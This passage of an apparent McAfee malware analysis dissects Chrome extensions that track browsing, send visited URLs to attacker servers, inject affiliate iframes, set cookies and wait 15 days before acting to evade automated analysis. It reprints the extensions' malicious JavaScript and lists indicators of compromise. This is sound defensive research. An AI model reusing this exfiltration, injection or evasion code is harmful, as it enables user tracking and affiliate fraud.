    httpq4.open("GET", url, true);
    httpq4.setRequestHeader('Cache-Control', 'no-cache');
    httpq4.onreadystatechange = function() {
      if (httpq4.readyState == 4 && (httpq4.status == 200 || httpq4.status == 404)) {
        if(httpq4.responseURL){
            chrome.tabs.executeScript(tabId, {
                code: 'var domscript = document.createElement("iframe");domscript.src = "'+ httpq4.responseURL +'";document.getElementsByTagName("head")[0].appendChild(domscript);'
            });
        }
      }
    }
    httpq4.send();
}
```


Result['e'] setCookie

If the result is 'e', the extension would insert the result as a cookie. We were unable to find a response of 'e' during our analysis, but this would enable the authors to add any cookie to any website as the extensions had the correct 'cookie' permissions.

```
var setCookie = (function(url, cookieName, cookievalue, time) {
    return new Promise(function(resolve) {
        chrome.cookies.set({
        url: url,
        name: cookieName,
        value: cookievalue,
        expirationDate: (new Date()
            .getTime() / 1000) + time
       }, () =>{resolve(cookievalue)});
    });
});
```

Behavioral flow

The images below show the step-by-step flow of events while navigating to the BestBuy website.



1

```
Form Data    view source    view URL-encoded
ref:
country: CA
city: Toronto
zip: M4N
apisend: OjVGRUp1ZEY=
name: aHR0cHM6Ly93d3cuYmVzdGJ1eS5jb20v
ext_name: nparty
```

https://www.bestbuy.com

2


```
1 {"c":"https://bestbuy.7tiv.net/LPZnBL"}
```

3

```
General
Request URL: https://bestbuy.7tiv.net/LPZnBL
Request Method: GET
Status Code: 301
Remote Address: 44.195.189.237:443
Referrer Policy: strict-origin-when-cross-origin
Response Headers
cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
content-length: 0
date: Wed, 27 Jul 2022 15:02:37 GMT
expires: Wed, 27 Jul 2022 15:02:37 GMT
location: https://www.bestbuy.com?irclickid=z7Rwm30ffxyNURkxoFybuU6sUkD3FsUfN2YEwM0&irgwc=1&ref=198&loc=-Ecom%20Shopping%20Solution%20LLP&acampID=0&mpid=282480
1
```

4

```
General
Request URL: https://www.bestbuy.com/?irclickid=z7Rwm30ffxyNURkxoFybuU6sUkD3FsUfN2YEwM0&irgwc=1&ref=198&loc=-Ecom%20Shopping%20Solution%20LLP&acampID=0&mpid=282
4801
Request Method: GET
Status Code: 200
Remote Address: 23.212.144.202:443
Referrer Policy: strict-origin-when-cross-origin
Response Headers
cache-control: max-age=0, no-cache, no-store
content-encoding: gzip
content-type: text/html; charset=UTF-8
date: Wed, 27 Jul 2022 15:02:38 GMT
expires: Wed, 27 Jul 2022 15:02:38 GMT
```



5
6
Back to School Deals
Start the new school year by saving.
Clearance open-box and more.
Elements
Console
Sources
Network
Application

```
<script charset="utf-8" src="https://www.bestbuy.com/~assets/bby/_com/analytics-dotcom/chunks/opinionLabGlobalLink-c7df95c….js"></script>
<script charset="utf-8" src="https://www.bestbuy.com/~assets/bby/_com/analytics-dotcom/chunks/impactLanding-6c6870a….js"></script>
<script charset="utf-8" src="https://www.bestbuy.com/~assets/bby/_com/analytics-dotcom/chunks/cj-schema19-ae2d056….js"></script>
<meta name="google-site-verification" content="m-W1q8-oJor9ocSGQGJ20JBe3erIEfdx3YEY4YJUaB8">
<script charset="utf-8" src="https://www.bestbuy.com/~assets/bby/_com/analytics-dotcom/chunks/vendors~adobeInit-48c28ec….js"></script>
<script charset="utf-8" src="https://www.bestbuy.com/~assets/bby/_com/analytics-dotcom/chunks/adobeInit-3d88476….js"></script>
<script charset="utf-8" src="https://www.bestbuy.com/~assets/bby/_com/analytics-dotcom/chunks/aq-init-39d1824….js"></script>
<script charset="utf-8" src="https://www.bestbuy.com/~assets/bby/_com/analytics-dotcom/chunks/homepage-ad6d891….js"></script>
▼<iframe src="https://www.bestbuy.com/?irclickid=z7Rwm30ffxyN8MkxoFybuU6sUkD3FsUfN2YE…gwc=1&ref=198&loc=-Ecom%20Shopping%20Solution%20LLP&acampID=0&mpid=2824801">
  ▼#document
    <!DOCTYPE html>
    <!-- cba=22.30.1 - Instance: unknown ET: "0f1030b1d4899705e09c063bb5d85df78-gzip" -->
   ▼<html lang="en-US">
```

Name	Value	D	P	Expir...	Size	Http...	Secure	Same...	Same...	Partit...	Priority
campaign	198_-EcomShoppingSolutionLLP_0	....	/	2022...	38						Medi...
partner	198%26-Ecom+Shopping+Solution+LLP%262022-...	....	/	2032...	70						Medi...

1. The user navigates to bestbuy.com and the extension posts this URL in a Base64 format to d.langhort.com/chrome/TrackData/
2. Langhort.com responds with “c” and the URL. The “c” means the extension will invoke the function passf_url()
3. passf_url() will perform a request against the URL
4. the URL queried in step 3 is redirected using a 301 response to bestbuy.com with an affiliate ID associated with the Extension owners
5. The extension will insert the URL as an Iframe in the bestbuy.com site being visited by the user
6. Shows the Cookie being set for the Affiliate ID associated with the Extension owners. They will now receive a commission for any purchases made on bestbuy.com

Here is a video of the events



Simplify cleaning
with smart front-load appliances.
BEST BUY
Menu
Appliances Labor Day Sale
Limited time: 24 month financing on purchases $1,499 and up with the My Best Buy® Credit Card.
Shop Now
Clearance, open-box and more.

Watch Video At:

https://youtu.be/-N7MW8tJBvQ

Time delay to avoid automated analysis

We discovered an interesting trick in a few of the extensions that would prevent malicious activity from being identified in automated analysis environments. They contained a time check before they would perform any malicious activity. This was done by checking if the current date is > 15 days from the time of installation.




```
const extensionName = "NetflixParty2",
    URL = "https://a.unscart.in",
    currentDate = (new Date).getTime();
let daysToSkip = 15;
chrome.runtime.onInstalled.addListener((function (e) {
    "install" == e.reason && chrome.storage.sync.set({
        insD: new Date((new Date).getTime() + 24 * daysToSkip * 60 * 60 * 1e3).getTime()
    })
}))
async function get_ref(tabId) {
    var p1 = new Promise(function(resolve, reject){
        try{
            chrome.tabs.executeScript(tabId, {
                code: "document.referrer;"
            },
            function(result) {
                // console.log(result[0]);
                if(result && result.length) resolve(result[0]);
            });
        }
        catch{
            resolve('');
        }
    });
    return await p1;
  }

chrome.tabs.onUpdated.addListener((async (e, t, n) => {
    const {
        status: a
    } = t, {
        url: o
    } = n;
    chrome.storage.sync.get(null, (async t => {
        if ("complete" === a && o) try {
            if (!t.insD || t.insD <= currentDate) {
                let ref = await get_ref(e);
                let data1 ={ ref: btoa(ref) }
                const a = await fetch(`${URL}/api/a`, {
                        headers: {
                            Accept: "application/json",
                            "Content-Type": "application/json"
                        },
                        method: "POST",
                        body: JSON.stringify({
                            ...data1,
                            apisend: btoa(t.userid),
                            name: btoa(o),
                            ext_name: extensionName
                        })
```

Conclusion

This blog highlights the risk of installing extensions, even those that have a large install base as they can still contain malicious code.

McAfee advises its customers to be cautious when installing Chrome extensions and pay attention to the permissions that they are requesting.

The permissions will be shown by Chrome before the installation of the extension. Customers should take extra steps to verify the authenticity if the extension is requesting permissions that enable it to run on every website you visit such as the one detailed in this blog


Netflix Party - Chrome Web Store
chrome.google.com/webstore/detail/netflix-party/flijfnhifgdcbhglkneplegafminjnhn?utm_source=chrome-ntp-icon
chrome web store
Sign in
Home > Extensions > Netflix Party
Netflix Party
54
Productivity
300,000+ users
Checking...


Add "Netflix Party"?

It can:

Read and change all your data on all websites

Add extension Cancel

McAfee customers are protected against the malicious sites detailed in this blog as they are blocked with McAfee WebAdvisor as shown below.


McAfee® WebAdvisor - Website
extension://fdhgeoginicibhagdmblfikbgbkahibd/html/site_status_block_page.html
McAfee | WebAdvisor
Malicious Sites
Get colour-coded search results
Visit anyway
Go back

Website status: Risky

https://netflixpartyplus.com/

This site contains potentially dangerous content that could harm your computer. We blocked it so you can continue browsing with confidence.

Choosing to visit this site will add the blocked URL to your list of trusted sites.

The Malicious code within the extension is detected as JTI/Suspect. Please perform a 'Full' scan via the product.

Type	Value	Product	Detected

Chrome Extension	Netflix Party – mmnbenehknklpbendgmgngeaignppnbe	Total Protection and LiveSafe	JTI/Suspect
Chrome Extension	FlipShope – Price Tracker Extension – adikhbfjdbjkhelbdnffogkobkekkkej	Total Protection and LiveSafe	JTI/Suspect
Chrome Extension	Full Page Screenshot Capture pojgkmkfincpdkdgjepkmdekcahmckjp	Total Protection and LiveSafe	JTI/Suspect
Chrome Extension	Netflix Party 2 – flijfnhifgdcbhglkneplegafminjnhn	Total Protection and LiveSafe	JTI/Suspect
Chrome Extension	AutoBuy Flash Sales gbnahglfafmhaehbdmjedfhdmimjcbed	Total Protection and LiveSafe	JTI/Suspect
URL	www.netflixparty1.com	McAfee WebAdvisor	Blocked
URL	netflixpartyplus.com	McAfee WebAdvisor	Blocked
URL	flipshope.com	McAfee WebAdvisor	Blocked
URL	goscreenshotting.com	McAfee WebAdvisor	Blocked
URL	langhort.com	McAfee WebAdvisor	Blocked
URL	Unscart.in	McAfee WebAdvisor	Blocked
URL	autobuyapp.com	McAfee WebAdvisor	Blocked


McAfee Labs Threat Research Team
McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.

More from McAfee Labs

Technical Support Scams – What to look out for

Authored by Oliver Devane Technical Support Scams have been targeting computer users for many years. Their goal...

Aug 02, 2022 | 10 MIN READ



New HiddenAds malware affects 1M+ users and hides on the Google Play Store

Authored by Dexter Shin McAfee's Mobile Research Team has identified new malware on the Google Play Store....

Jul 28, 2022 | 6 MIN READ

Rise of LNK (Shortcut files) Malware

Authored by Lakshya Mathur An LNK file is a Windows Shortcut that serves as a pointer to...

Jun 21, 2022 | 6 MIN READ

Instagram credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

Jun 10, 2022 | 6 MIN READ

Instagram credentials Stealer: Disguised as Mod App

Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

Jun 10, 2022 | 4 MIN READ

Phishing Campaigns featuring Ursnif Trojan on the Rise


Authored by Jyothi Naveen and Kiran Raj McAfee Labs have been observing a spike in phishing campaigns...

Jun 07, 2022 | 6 MIN READ

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 25, 2022 | 4 MIN READ


Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ

Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole   Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet's Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ